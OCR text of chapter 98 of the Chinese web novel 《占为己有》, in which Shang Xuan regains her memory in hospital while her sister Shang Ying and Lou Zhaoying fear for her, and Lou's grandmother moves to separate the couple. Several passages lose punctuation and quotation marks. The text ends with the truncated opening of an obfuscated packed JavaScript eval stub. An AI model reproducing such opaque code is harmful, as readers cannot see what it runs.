第98章
作品:《占为己有》 商璇说话时仍带着气若游丝的虚弱,面色苍白得也近乎透明,可那双眼睛明亮,裏面不再是混沌的、孩童式的天真懵懂。
这样清明的妹妹,是商楹近十年来从未见过的模样。
但不论怎么样,商璇始终都是她的妹妹,她只怔了一瞬,便连忙摇头:“不辛苦。”她重复着,“姐姐不辛苦,小璇辛苦了。”
可说着说着,她的眼底泛起一层明显的薄湿。
“姐姐,不要哭。”商璇努力抬手,想去触碰她的脸颊。
商楹先按了旁边的呼叫铃,才牵过妹妹的手,贴着自己的脸颊。
她感受着妹妹掌心微凉的温度,顺着颔首:“好,我不哭。”她深深地吸了口气,“什么都想起来了吗?小璇。”
商璇唇边绽出一个微笑,轻轻应声:“嗯,已经过去这么多年了啊……”她的指腹在姐姐的脸上抚了抚,“姐姐,你把我照顾得很好,当你的妹妹真的很幸福。”
“以后也会一直幸福下去。”商楹也笑了笑,“妈妈和外婆现在在隔壁房间休息,我去把她们喊来。”
“好。”
商秋月和石英见到商璇恢复正常,相拥着喜极而泣。
医生脚步轻缓地走进病房,正准备为商璇做常规检查,但商璇却先一步开口:“姐姐,妈妈,外婆……你们先去病房外面吧,医生单独为我检查就好。”
“我留下,好吗?”商楹温柔地问。
但商璇回以一个笑容,以作拒绝:“姐姐,就答应我的请求吧。”
商楹无奈弯了弯眼:“好。”来到病房外的长廊,只见甘文君也第一时间赶来,商秋月和石英正拉着她,分享着这个对她们而言天大的好消息。
商楹站在一侧,她垂着眼,想着妹妹的行为,指尖无意识攥着自己的衣角。
“小楹,怎么了?”商秋月觉察到女儿的沉默,停下和甘文君的话头,关切地问了句。
商楹勉强牵了下唇:“只是觉得……好像在做梦。”她还是觉得很不真实,甚至,这份不真实感让她无端生出几分心慌。
“我们小璇和小楹以后苦尽甘来。”石英拍拍她的背。
“嗯,好,外婆说得对。”
过了会儿,医生拿着病历夹从病房裏出来。
她摘下口罩,朝着屋外等候的家属们沉稳说:“病人目前各项生命体征都很平稳,后续我们会持
续监测她的各项指标。”她的目光扫过眼前的几个人眼裏闪过一丝不忍“她现在很清醒智力和回忆都回来了这是好事在不打扰她静养的前提下你们多陪她说说话。”
“好的好的辛苦您了。”商秋月立马笑着回应。
医生摆了下手:“我还有事你们进去看看她吧。”说完这话她的脚步没作停留。
商秋月、石英和甘文君进了病房商楹却还站在原地像是被一根无形的线扯住。
她望着医生远去的身影想着妹妹特地支开她们的举动还有医生说的这番话一股寒意从脚底窜了上来顺着血管蔓延至她的全身她的心脏在这一刻似乎都停止了跳动。她抬手按了按心口顺着自己的呼吸等那股冰寒的窒闷感稍稍褪去她才走向病房。
商璇看见她进来面上漾着浅浅的笑意软声问她:“姐姐你告诉小楼老师、路遥姐姐、小许姐姐和松柏姐姐了吗?我也想见见她们。”
“现在就跟她们说。”
“好。”
松柏一直都在医院裏守着来得最快
而路遥今天在上班乍一听见这个消息激动万分忙不迭在电话裏表示下班过后就跟着许山晴赶来。
转眼到了中午楼照影连午饭都没顾得上吃直奔中心医院。
为了不过多打扰商璇休息等她来的时候病房裏只剩下商楹和商璇姐妹俩在浅浅聊着天其余几人都去吃午餐了。
商璇靠坐在床头脑袋上戴着那顶轻薄透气的帽子见着楼照影挨着姐姐在一旁坐下她脆生生地打着招呼:“小楼老师。”
楼照影朝她翘起唇角也应了声:“小璇。”
商璇的目光落在她们戴着的对戒上她眨了眨眼忽而问起来:“小楼老师是不是没比我大几岁?”
“快三岁。”
商璇又追着问了句:“那跟姐姐比起来呢?”
楼照影余光扫过身侧默然的商楹嘴角弧度温和地道:“大她四个月左右。”她轻轻牵过商璇的手捏了捏“小璇要快点好起来。”
商璇面色红润了些:“我现在就很好。”
“你们聊我出去跟路遥打个电话。”商楹闻言只觉得氧气都在稀薄在眼泪决堤之前她费力
地吐出这句话。
也不等两人回应,她握着手机快步出去了,还带上了门,将一切都隔绝在身后。
楼照影望着紧闭的门,想着商楹刚刚的脸色,双唇抿了抿,到底没有追上去,她收回目光,重新看向病床上的人,只见妹妹一脸探究地看着她。
面前是智商正常的商璇,楼照影倏地生出一些紧张感。
她抬手拨了下自己耳边的头发,含笑问:“小璇看着我,是有什么问题想问我吗?”
“小楼老师,我看病花的这些钱……都是你出的,对吗?”商璇这双褪去不少病气的双眸裏,藏着本该就存在的通透,“宁安阁、David教授,还有现在住的VIP病房,还有看的房……”
“嗯,是我出的,但不用担心,这个花钱速度赶不上小楼老师赚钱的速度。”
“谢谢小楼老师。”
“小楼老师喜欢我的姐姐吗?”
没有丝毫犹豫,楼照影点头:“喜欢。”她一顿,更坚定地补了句,“很喜欢她,喜欢她很多年。”
她拉了拉商璇的被子,禁不住问:“不惊讶吗?你的记忆一下跳了十年,十年前的社会包容程度没有这么深,而且你那会儿才多大,可能都没有相关概念。”
“不惊讶。”
“为什么呢?”
“小楼老师,现在网上是不是有公众号可以发送定时信笺?”
“应该有吧?我没有研究过。”
“那我之后研究研究,给小楼老师准备一封定时信笺,到时候你就知道我为什么不惊讶啦。”
楼照影一口应下:“行。”
商璇唇边的笑意深了深:“那小楼老师会一直喜欢我的姐姐吗?”
“当然。”
“那也会努力让我的姐姐开心吗?”
“当然。”
“好哦,谢谢小楼老师。”得到确切的回答,商璇的那股精神劲儿也渐渐褪去,露出几分倦意。
她有些疲惫地道:“我有点困了。”
“午安。”
楼照影放轻动作,指尖按在病床的调节按钮上,看着床板缓缓向下倾斜,直到商璇舒舒服服地躺成最安稳的姿势。
看着妹妹的睡颜,再想着在外面的商楹,她的神色敛了敛,慢步离开病房。
病房外,商楹独自立在走廊尽头的窗边。
天空是洗过的湛蓝色,不见一丝云絮,她就那样静静站着,背部有些佝着,是少见的仪态不佳的模样,
而她孤单的身影嵌进这一片明亮的天光裏,仿佛下一秒,就会被穿堂而过的风,轻飘飘地吹散。
楼照影望着这一幕,迈步过去。
她来到商楹的身侧,视线一转,便撞进那双失了焦距的眼眸裏,而商楹的脸色有些发白,眉眼间都是化不开的沉郁。
商楹没有侧过头,她望着窗外掠过的飞鸟,双唇翕了翕:“楼照影。”
“嗯,我在。”
“最近我都不回月湖境了。”商楹说话的尾音在发颤,在征求着身侧之人的意见,“可以吗?”
楼照影将她单薄的身体揽进怀裏:“可以。”
她抬起左手放在商楹的脑后,回想着商璇说的那些话,她的脸颊贴了贴商楹的头发,最终没有把那些残忍的话问出口,只是说话的音色难免带着哑意:“小瓦,会有奇迹的。”
商楹紧紧抓着她腰间的衣服,闭上眼睛,没有回话。
……
商璇醒着的时候状态很好,她的思路非常清晰,甚至还可以解中考的数学难题。
跟姐姐和妈妈外婆聊天的时候,她问起柳城中学现在的录取分数线,听说现在全市中考总分已经高达九百五,而柳城中学录取分数线要八百七的时候,她瞪大眼睛,咋舌:“我们那会儿中考总分才七百五呢!”
她是商楹忠实的跟班,一直都以商璇为榜样,希望自己也可以像楹楹姐那样,顺利考进这所全省最好的中学。
最后她考了七百一,是那年镇上中学的第一名。
一家人都在病房裏,商秋月笑着打趣:“等小璇彻底好利索了,要不要重新参加中考?”
商楹在一旁面不改色地道:“不建议重新参加中考。可以先请家教在家裏补课,等基础扎实了,快高三的时候再去学校跟读,不过那样的话,得先过一轮入学考试,不过这样的考试难度不小。”石英立刻指着大孙女,笑得合不拢嘴:“那小楹你到时候可以教小璇英语嘛,你还考了那个什么证来着。”
商秋月为妈妈补充:“英语专业八级证书。”
商璇听得眼睛都弯了起来,看着姐姐的目光裏满是崇拜:“姐姐真的好厉害。”又回到中高考的话题,“要是真的高考,那我到时候岂不是都快三十岁了,是大龄高考生。”
商秋月立刻接话:“你这哪儿算大龄,人家新闻上还说有五六十岁的人参加呢。”
这样轻快的氛围许久没有拥
有过,她说到这裏又笑了笑:“小璇明天才满二十五岁,年轻得很,不像我和你外婆,我们都半截……
“呸呸呸!妈妈可不能这么说!
阳光暖洋洋地流进房间,商楹看着空间温馨的画面,呼吸又在发沉。
她多么希望时间可以慢一点,再慢一点。
商璇在这时喊了她一声:“姐姐。
“嗯?商楹回神。
“要多笑。商璇伸出纤弱的手,指尖轻轻落在她的唇角,往上提了提。
商楹抓住她的手,定定看着她,“嗯了一声:“好,我知道。
她说着扬了下手机,露出一个歉然的笑:“你们继续聊,我去外面回个消息。
她再次站在走廊尽头的窗边,和煦的风吹着她的头发。
她低着眼,克制着自己的表情,却克制不住发抖的指尖,给楼照影发了条消息过去:【小砖,我害怕。】不等两分钟,她又把这条消息撤回,现在是下午四点钟,楼照影在工作,她不能去打扰到对方,过了好几分钟,她还是前往主治医生的办公室。
而她不知道的是,楼照影此刻正在楼家庄园裏。
楼家近日因为楼向明被赶出家的事情氛围很诡异,苏苒自知自己丈夫是个什么德行,而楼向明要求她也有骨气地离开楼家,免得被楼家人看不起,她没同意。开什么玩笑,她还有两个女儿要养,更何况楼慧秀和楼岳宁从来都没有看不起她。
这会儿苏苒见着楼照影被匆匆召回来,想起丈夫在电话裏信誓旦旦地说楼照影就是女同性恋的事情,简单打过招呼后,便牵着小女儿来到外面的球场。
楼照影来到二楼的书房,得到裏面的应允后,她轻轻推开门,缓步走入:“奶奶,您找我。
“砖砖。楼慧秀抬了抬自己的老花眼镜,镜片后的目光沉沉落在对面的晚辈身上,“奶奶这两天都没睡好。
楼照影面色关切,问:“为什么呢?
“还是你和那位商小姐的事情,我相信你们是清白的,正如相信你妈妈和你姑姑一样,可你要知道,三人成虎、众口铄金,这世上的人向来爱捕风捉影,要是被有心之人把话传歪了,对你的名声不好,对楼家的脸面,更是有损。楼慧秀说到这裏重重嘆息一声,摘下自己的老花镜,再出口的言辞裏是不容置喙的决断,“这样吧,砖砖,我
们楼家人可不是那种不懂知恩图报的人,我也找人了解过了,她妹妹现在还要在医院裏疗养一阵子,你在法国那边还有工作安排,下周一你便动身去法国吧,国内的工作你可以交给你姑姑。
楼照影放在膝头的手指微微蜷了蜷,她有些无奈:“奶奶,我去法国没问题,只是下周日是母亲节,您也清楚我是姑姑教大的,过去这些年没在她面前过这个节日,如今我好不容易回国,我早就和姑姑商量好今年要陪她过这个节的。她又露出苦涩的表情,“奶奶,我知道您的担忧和顾虑,可是姑姑有您这个妈妈,我却二十三年没有再见到我妈妈……
见她神色坦荡,半点推诿和迟疑都没有。
楼慧秀抬了抬手:“也罢,下下周一,你便动身去法国。
“好的。
从书房回来,一路穿过庭院,楼照影面色沉沉地回到自己的奔驰裏坐下。
老太太的意思再明显不过,那哪裏是想让她去法国处理工作,分明是想借着近万裏之遥,将她和商楹彻底分开。
瑞叔在前面平稳地驱车,她倚在后座的靠背上,看着窗外被车速拉成一片模糊的树影。
等到轿车彻底驶出庄园大门,彙入主干道的车流,她才解锁手机,随即看见商楹在半小时前给她发了一条消息又撤回。
她的眉心倏地拧起来,给商楹回消息过去,没人回,她又拨电话过去,没人接,她的心跳在这一刻跳得极快,不安在撞着她的胸腔。她直接对着前面的瑞叔道:“瑞叔,去省中心医院!
赶到医院住院部,她喘着气,轻轻推开病房门的瞬间,下意识都屏住呼吸,看见商楹和商璇姐妹俩依偎着躺在病床上睡觉。
商楹这几天的觉都极浅,一点风吹草动都能惊醒。
哪怕这会儿门板和门框落下的声响很细,但她也睁开眼。
她看见楼照影脸上还没散下去的担忧和焦灼,随即睨了眼一旁沉睡的妹妹,喉间滚了滚,没出声,她小心翼翼地挪开妹妹搭在自己腰上的手,轻手轻脚地掀开被子。
她走到楼照影面前,伸手抱住楼照影。
楼照影僵了一瞬,反手把人圈进怀裏,鼻尖抵着商楹发间淡淡的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return 